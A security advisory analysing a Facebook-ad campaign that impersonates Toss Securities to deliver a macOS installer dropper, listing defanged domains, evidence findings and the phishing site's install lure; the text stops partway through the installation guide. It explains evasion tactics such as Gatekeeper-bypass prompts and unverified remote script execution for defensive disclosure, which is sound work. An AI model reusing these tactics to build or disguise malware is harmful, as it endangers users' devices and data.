Summary
Advertisements impersonating Toss Securities, a major securities trading platform in South Korea, have appeared on Facebook. Clicking these ads takes users to tos[.]sinvest-land[.]com, where they are prompted to download a macOS installer package (.pkg) masquerading as an official desktop application. During installation, the package downloads a script from an external server and immediately executes it. The bundled application also contains code to automate the approval of sensitive permissions, including Screen Recording, Full Disk Access, and Input Monitoring. Do not install this package.
Toss Securities is a victim of this campaign. The malicious website and files are not affiliated with Toss Securities. Its name, logo, and interface design were used without authorization.
| Item | Details |
|---|---|
| Analysis date | 2026-09-09 |
| Verdict | Malicious (dropper; suspected information-stealing capabilities) |
| Risk level | High |
| Delivery chain | Facebook ad → website impersonating Toss Securities, tos[.]sinvest-land[.]com → application download |
| Impersonated brand | Toss Securities; unauthorized use of its name, logo, and UI |
| Malicious file | 2026-stable-x64-58.823.4-setup.pkg and 18 other filenames (identical SHA256) |
| Apple enforcement action | Developer certificate and notarization revoked as of the analysis date |
| Antivirus detection | 0 / 61 (VirusTotal; undetected by all engines) |
| Phishing domain detection | 0 / 89 (VirusTotal; undetected by all engines) |
| Campaign activity | At least 2026-08-26 through 2026-09-06, based on VirusTotal submissions |
Antivirus results and domain reputation alone are insufficient to establish safety. At the time of analysis, none of the 61 antivirus engines or 89 reputation engines flagged the respective file or domain. For checks to perform before installation, see the guidance on identifying impersonation sites in Section 3.5 and the Gatekeeper assessment command in Section 9.
1. Overview

The initial delivery vector is advertising on Facebook (Meta). The ads reuse the Toss Securities logo and screenshots of its desktop interface, accompanied by messages such as “5,000 Toss Points for your first PC login” and “Investment benefits worth up to KRW 500,000.” Clicking the download button takes the user through an impersonation site and delivers a macOS installer package.
This report documents screenshots of three ad variants. These are not necessarily the only variants in circulation. New ads impersonating CoinDesk and other media outlets continue to appear; the examples below should be treated as a sample illustrating the attack technique.
| Variant | Displayed advertiser identity | Displayed link domain | Characteristics |
|---|---|---|---|
| Type A | Individual account | TOS[.]SINVEST-LAND[.]COM | The impersonation domain is displayed directly. |
| Type B | Name of an established cryptocurrency news outlet | TOSSINVEST[.]COM | Displays the official domain. The ad image resembles a news article, giving the impression of media coverage. |
| Type C | Name of an established newspaper, The Korea Herald | FINE[.]COREVIIA[.]SITE | Uses headline-style copy. The ad image shows a Windows desktop, and the link points to a third set of infrastructure, separate from the two domains above. |
Type B displays the official domain on the ad card. This illustrates why the address shown in an ad is not a reliable indicator of authenticity. Meta ads can use a display link that differs from the actual destination. It is also possible to serve one page during ad review and a different page when the ad is shown to users.
The body text of the Type B ad also contains unrendered Markdown emphasis markers, **. This suggests that the copy was generated at scale using templates or automated content-generation tools and published without review.
Across all three variants, the operators rotated both advertiser identities and link domains. The domain used in Type C ads, fine[.]coreviia[.]site, is distinct from sinvest-land[.]com and summitnative[.]com, the two domains analyzed in this report. This indicates that multiple landing domains were prepared and rotated. Blocking these three domains alone is insufficient; organizations should also apply the signature- and identifier-based controls listed in Appendix A-3.
Advertiser identities range from individual accounts to accounts impersonating established news organizations. Type C copies a newspaper's name and logo and uses headline-style wording, making it easy for users to mistake the ad for a news article. These ads were placed by fake accounts using the outlets' names and logos without authorization, not by the outlets themselves. The impersonated media organizations are also victims of this campaign.
The Type C ad image shows a Windows desktop, including the taskbar and the Edge icon. Although only a macOS installer package was obtained for this report, the same campaign may also be targeting Windows users.
New ads continue to appear, with both the impersonated media outlets and the link domains changing over time. Blocking individual advertisers or domains is therefore insufficient. Users should follow the identification guidance in Section 3.5, while organizations should implement the signature- and identifier-based blocking criteria in Appendix A-3 through endpoint detection and response (EDR) solutions or equivalent controls.
This is not a campaign that delivers links to individually selected targets. Paid advertising exposes the lure to a broad audience. Users can encounter the ads in their Facebook feeds without ever receiving a direct link, and the ads passed review and were actively served.
This report presents the analysis of one package obtained through this delivery chain. The package was classified as a dropper because it downloads and executes a script from an external server during installation. The findings and indicators of compromise (IOCs) are being published to help prevent further compromise through the same technique.

| Figure 1. Facebook advertisement (Type A) |
| Figure 2-1. Facebook advertisement (Type B) |

| Figure 2-2. Facebook advertisement (Type B) |

| Figure 3. Facebook advertisement (Type C) |
The malicious file was not executed during analysis. The investigation was limited to archive extraction (pkgutil --expand, cpio), static analysis (strings, nm, otool, codesign), and queries against publicly available threat intelligence (VirusTotal).
2. Summary of Evidence
| # | Finding | Verification method | Result |
|---|---|---|---|
| 1 | Unauthorized use of the Toss Securities name, logo, and UI | Screenshots of the phishing site | Newly registered domain unrelated to the official domain |
| 2 | Instructions to bypass macOS security controls if installation is blocked | Step 1 modal on the phishing site | Directs users to click “Open Anyway” |
| 3 | Phishing domain registered only seven days earlier | VirusTotal / DNS | Registered on 2026-09-01 |
| 4 | Apple developer certificate revoked as of the analysis date | spctl -a -t install | CSSMERR_TP_CERT_REVOKED |
| 5 | Application notarization revoked as of the analysis date | spctl -a -t execute | notarization ... revoked |
| 6 | Execution of unverified code retrieved from an external server | Full postinstall script recovered | curl → bash; no signature or hash verification |
| 7 | Error suppression and removal of execution artifacts | Script analysis | exit 0 on download failure; rm -f after execution |
| 8 | Built-in UI prompting users to grant sensitive permissions | Strings extracted from bundle resources | Screen Recording / Full Disk Access / Input Monitoring |
| 9 | Generic build unrelated to the impersonated brand | brand.json, bundle ID | Whitelabel, com.whitelabel.desktop |
| 10 | Transport security restrictions disabled | Info.plist | NSAllowsArbitraryLoads = true |
| 11 | Identical file distributed under 18 filenames | VirusTotal queries and collected samples | Filename randomization |
| 12 | No antivirus detections | VirusTotal query | 0 / 61 |
| 13 | Debugger attachment blocked (anti-debugging) | Binary disassembly | ptrace(PT_DENY_ATTACH) |
| 14 | Command interface for automating permission approval | Extracted strings and symbols | grantPrivacyPermissions, IpcServer |
| 15 | Code to automatically populate the password field in an authentication sheet | Extracted strings | password field remained empty after retries |
| 16 | Use of a private API for virtual displays | Extracted strings | CGVirtualDisplay creation failed |
| 17 | App Sandbox not enabled | codesign --entitlements | No sandbox entitlement |
3. Initial Delivery
3.1 Domain Information
| Item | Value |
|---|---|
| Distribution host | tos[.]sinvest-land[.]com |
| Parent domain | sinvest-land[.]com |
| Domain registration | 2026-09-01 11:58 UTC |
| Registrar | Global Domain Group LLC |
| Nameservers | aragorn[.]ns[.]cloudflare[.]com, lina[.]ns[.]cloudflare[.]com (Cloudflare) |
| TLS certificate | CN=sinvest-land[.]com; issuer: Google Trust Services (WE1) |
| Certificate issued | 2026-09-01 12:46 UTC, 48 minutes after domain registration |
| Certificate expiration | 2026-11-30 13:44 UTC |
| VirusTotal | 0 malicious verdicts / 89 engines |
| Status | No HTTP response as of 2026-09-09 (connection timed out) |
Comparison with the legitimate service:
| Site | Domain | Resolved IP addresses |
|---|---|---|
| Impersonation site | sinvest-land[.]com | 104.21.41.163, 172.67.148.59 (Cloudflare) |
| Official Toss Securities site | tossinvest[.]com | 13.225.134.x (separate infrastructure) |
3.2 Impersonation Site Layout (Based on Captured Screenshots)
The impersonation site clones the Toss Securities company information page, modifying only the elements used to encourage downloads. The navigation items (“Investing for Everyone,” “Benefits,” “Real-Time Price Alerts,” “Keeping Your Assets Safe,” and “Invest”), the language selector in the upper-right corner, and the “Contact Us” link at the bottom match the original page.
| Category | Elements |
|---|---|
| Copied from the original | Logo, colors, typography, five navigation items, language selector, and “Contact Us” link |
| Modified or added by the attacker | “Download App” button linking directly to a .pkg file; countdown timer; lures offering 5,000 Toss Points and benefits worth up to KRW 500,000; three-step installation modals |
The landing page contains the following elements:
- A countdown timer at the top of the page pressures users to act immediately. At the time of capture, it displayed “22 hours, 46 minutes, 48 seconds.”
- Headline: “The power of investing is now available to everyone through our new desktop app.”
- Incentive: “Get a guaranteed 5,000 Toss Points on your first login, plus additional investment benefits worth up to KRW 500,000.”

| Figure 4. Impersonation site landing page |
3.3 Three-Step Installation Guide
Step 1: “Open the Installer”
“Open the .pkg installer file from the downloads list in the upper-right corner of your browser window.”
“Blocked by macOS? Right-click the file and select Open, or go to System Settings → Privacy & Security and click Open Anyway.”

| Figure 5. Step 1 modal |
Gatekeeper is a built-in macOS security feature that checks the developer signature and Apple notarization when a downloaded program is first opened. If these checks fail, it blocks execution. Users can override the block by explicitly approving an exception.
This file carried a valid Developer ID signature and notarization when it was distributed, so Gatekeeper did not block it. The certificate and notarization have since been revoked, and opening the file now triggers a block.
The wording of the Step 1 modal suggests why the site nevertheless included bypass instructions: “Blocked by macOS?” is conditional. The instructions appear intended to ensure that installation could continue after notarization was revoked or in environments where notarization could not be verified.
The campaign therefore distributed the file while evading antivirus detection (0/61), domain reputation checks (0/89), and Gatekeeper blocking.
Step 2: “Click Continue to Allow Permissions”
“Click Continue, then click Install. You may be prompted to enter your Mac password or use Touch ID.”
